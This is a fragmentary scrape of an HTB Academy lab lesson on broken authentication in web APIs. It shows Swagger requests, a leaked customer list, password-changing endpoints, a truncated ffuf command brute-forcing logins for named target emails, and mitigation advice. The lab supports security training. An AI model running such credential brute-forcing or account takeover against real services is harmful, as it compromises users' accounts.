

Broken Authentication

[Authentication](#) is a fundamental pillar of web API security. Web APIs utilize various authentication mechanisms to ensure confidentiality. An API suffers from [Broken Authentication](#) if any of its authentication mechanisms can be exploited.


Improper Restriction of Excessive Authentication Attempts

The endpoint we will be practicing against is vulnerable to [CWE-307: Improper Restriction of Excessive Authentication Attempts](#).

Scenario

The admin of [Inlanefreight E-Commerce Marketplace](#) has provided us with the credentials [htbpentester3@hackthebox.com:HTBPentester3](#), wanting us to assess what API vulnerabilities can the user perform with these roles.

Because the account belongs to a supplier, we will utilize the [/api/v1/authentication/customers/sign-in](#) endpoint and then authenticate with it:



Execute

Clear

Responses

Curl

```
curl -X 'GET' \
'http://94.237.59.63:31874/api/v1/customers/current-user' \
-H 'accept: application/json' \
-H 'Authorization: Bearer eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NoZW1hcy54bWxzb2FwLm9yZy93cy8yMDA1LzA1L2lkZW50aXR5L2NsYW1tcy9uYW11a
```

Request URL

```
http://94.237.59.63:31874/api/v1/customers/current-user
```

Server response

Code	Details
200	Response body <pre>{ "customer": { "id": "3d6b5aba-302b-4c50-a90a-088307d0b637", "name": "HTBPentester3", "email": "htbpentester3@hackthebox.com", "phoneNumber": "+44 9999 999993", "birthDate": "1995-06-21" } }</pre>

The `/api/v1/roles/current-user` endpoint reveals that the user is assigned three roles: `Customers_Upd`, `Customers_Get`, and `Customers_GetAll`:

Swagger UI

Not Secure http://83.136.252.57:46586/swagger/index.html#/Roles/API_AttacksFeaturesRolesGetByCurrentUserEndpoint

GET

/api/v1/roles/current-user

Get the roles of the currently authenticated user

Use this endpoint to get the roles of the currently authenticated user.
Role(s) required: **None**

Parameters

No parameters

Execute

Clear

Responses

Curl

```
curl -X 'GET' \
'http://83.136.252.57:46586/api/v1/roles/current-user' \
-H 'accept: application/json' \
-H 'Authorization: Bearer eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NoZW1hcy54bWxzb2FwLm9yZy93cy8yMDA1LzA1L2lkZW50aXR5L2NsYW1tcy9uYW11a
```

Request URL

```
http://83.136.252.57:46586/api/v1/roles/current-user
```

Server response

Code	Details
200	Response body

```
response body
{
  "customers": [
    {
      "id": "fe4a4b39-3df6-425a-9525-a7b2914f711b",
      "name": "Mason Crawford",
      "email": "MasonCrawford@tuta.com",
      "phoneNumber": "+27 23 175 3261",
      "birthDate": "1963-10-06"
    },
    {
      "id": "9076351f-e6b8-4445-84e3-72800c79dd1d",
      "name": "Elijah Tucker",
      "email": "ElijahTucker@gmx.com",
      "phoneNumber": "+44 2999 733596",
      "birthDate": "1963-04-09"
    },
    {
      "id": "3589e7f7-2d8a-4873-8bd9-b2c20b7a0ad2",
      "name": "Victoria Munoz",
      "email": "VictoriaMunoz@live.com",
      "phoneNumber": "(167) 487-3818",
      "birthDate": "1974-05-06"
    },
    {
      "id": "a0683cc9-a71f-4957-8fbb-45ead732040e"
    }
  ]
}
```

Although the endpoint suffers from **Broken Object Property Level Authorization** (which we will cover later) because it exposes sensitive information about other customers, such as **email**, **phoneNumber**, and **birthDate**, we can use this to hijack any other account.

When we expand the **/api/v1/customers/current-user PATCH** endpoint, we discover that it allows us to update the account, including the account's password:

Swagger UI

Not Secure http://94.237.59.63:31874/swagger/index.html#/Customers/API_AttacksFeaturesCustomersUpdateByCurrentUserEndpoint

PATCH /api/v1/customers/current-user Updates the currently authenticated Customer

Role(s) required: None

Parameters

No parameters



Request body required

```
{
  "UpdatedCustomer": {
    "Name": "string",
    "Email": "user@example.com",
    "PhoneNumber": "1234567789",
    "BirthDate": "2024-06-28",
    "Password": "string"
  }
}
```

Execute

Responses

Code	Description
------	-------------



Responses

Curl

```
curl -X 'POST' \
'http://83.136.252.57:33876/api/v1/authentication/customers/sign-in' \
-H 'accept: application/json' \
-H 'Content-Type: application/json' \
-d '{
  "Email": "invalid@email.com",
  "Password": "string"
}'
```

Request URL

```
http://83.136.252.57:33876/api/v1/authentication/customers/sign-in
```

Server response

Code	Details
------	---------

200	Response body
-----	---------------

```
{
  "errorMessage": "Invalid Credentials"
}
```

Instead of attacking all 107 customers, the admin of [InLaneFreight E-Commerce Marketplace](#) has provided high-value targets (which we need to save in a file):

- [OlawaleJones@yandex.com](#)
- [IsabellaRichardson@gmail.com](#)
- [WenSalazar@zoho.com](#)

For the password wordlist, we will use [xato-net-10-million-passwords-10000](#) from [SecLists](#).

Because we are fuzzing two parameters at the same time (which are the email and password), we need to assign the keywords [EMAIL](#) and [PASS](#) to the customer emails and passwords wordlists, respectively. Once we find that the password of [IsabellaRichardson@gmail.com](#) is [qwerasdfzxcv](#):

Broken Authentication

```
dbcypH0n@htb[/htb]$ ffuf -w /opt/useful/seclists/Passwords/xato-net-10-million-passwords
```

```
/'___\ /'___\ /'___\
/\ \_/\ /\ \_/\  _ _  /\ \_/\
\ \ ,__\ \ \ ,__\ \ \ \ \ \ \ ,__\
\ \ \_/\ \ \ \_/\ \ \ \ \ \ \ \_/\
\ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
\ \_/\ \ \_/\ \ \_/\ \ \_/\
```

v2.1.0-dev

Method: POST

Inlanefreight E-Commerce Marketplace.

Brute-forcing OTPs and Answers of Security Questions

Applications allow users to reset their passwords by requesting a **One Time Password (OTP)** sent to a device or a security question they have chosen during registration. If brute-forcing passwords is infeasible due to strong password requirements, attempting to brute-force OTPs or answers to security questions, given that they have low entropy or can be guessed (rate-limiting not being implemented).


Prevention

To mitigate the **Broken Authentication** vulnerability, the `/api/v1/authentication/customers/sign-in` endpoint should implement rate-limiting to prevent brute-force attacks. This can be achieved by limiting the number of login attempts per account within a specified time frame.

Moreover, the web API should enforce a robust password policy for user credentials (including customers during registration and updates, allowing only cryptographically secure passwords. This policy should include:

1. **Minimum password length** (e.g., at least 12 characters)
2. **Complexity requirements** (e.g., a mix of uppercase and lowercase letters, numbers, and special characters)
3. **Prohibition of commonly used or easily guessable passwords** (such as ones found in public lists)
4. **Enforcement of password history to prevent reuse of recent passwords**
5. **Regular password expiration and mandatory changes**

Additionally, the web API endpoint should implement multi-factor authentication (**MFA**) for added security, requiring users to authenticate using a second factor (e.g., a mobile app or hardware token) in addition to their password.



Connect to Pwnbox

Your own web-based Parrot Linux instance to play our labs.

Pwnbox Location

AU

Terminate Pwnbox to switch location



Questions

Answer the question(s) below to complete this Section and earn cubes!

Target(s): 83.136.255.40:46305



Life Left: 52 minute(s)

+ 1



Exploit another Broken Authentication vulnerability to gain unauthorized access to the customer 'MasonJenkins@ymail.com'. Retrieve their payment options data and submit the flag.

Submit your answer here...

+10 Streak pts

Submit

Previous

Next

[Go to Questions](#)

Table of Contents

Introduction

Introduction to API Attacks

Introduction to Lab

OWASP API Security Top 10

Broken Object Level Authorization

My Workstation

O F F L I N E

▶ Start Instance

∞ / 1 spawns left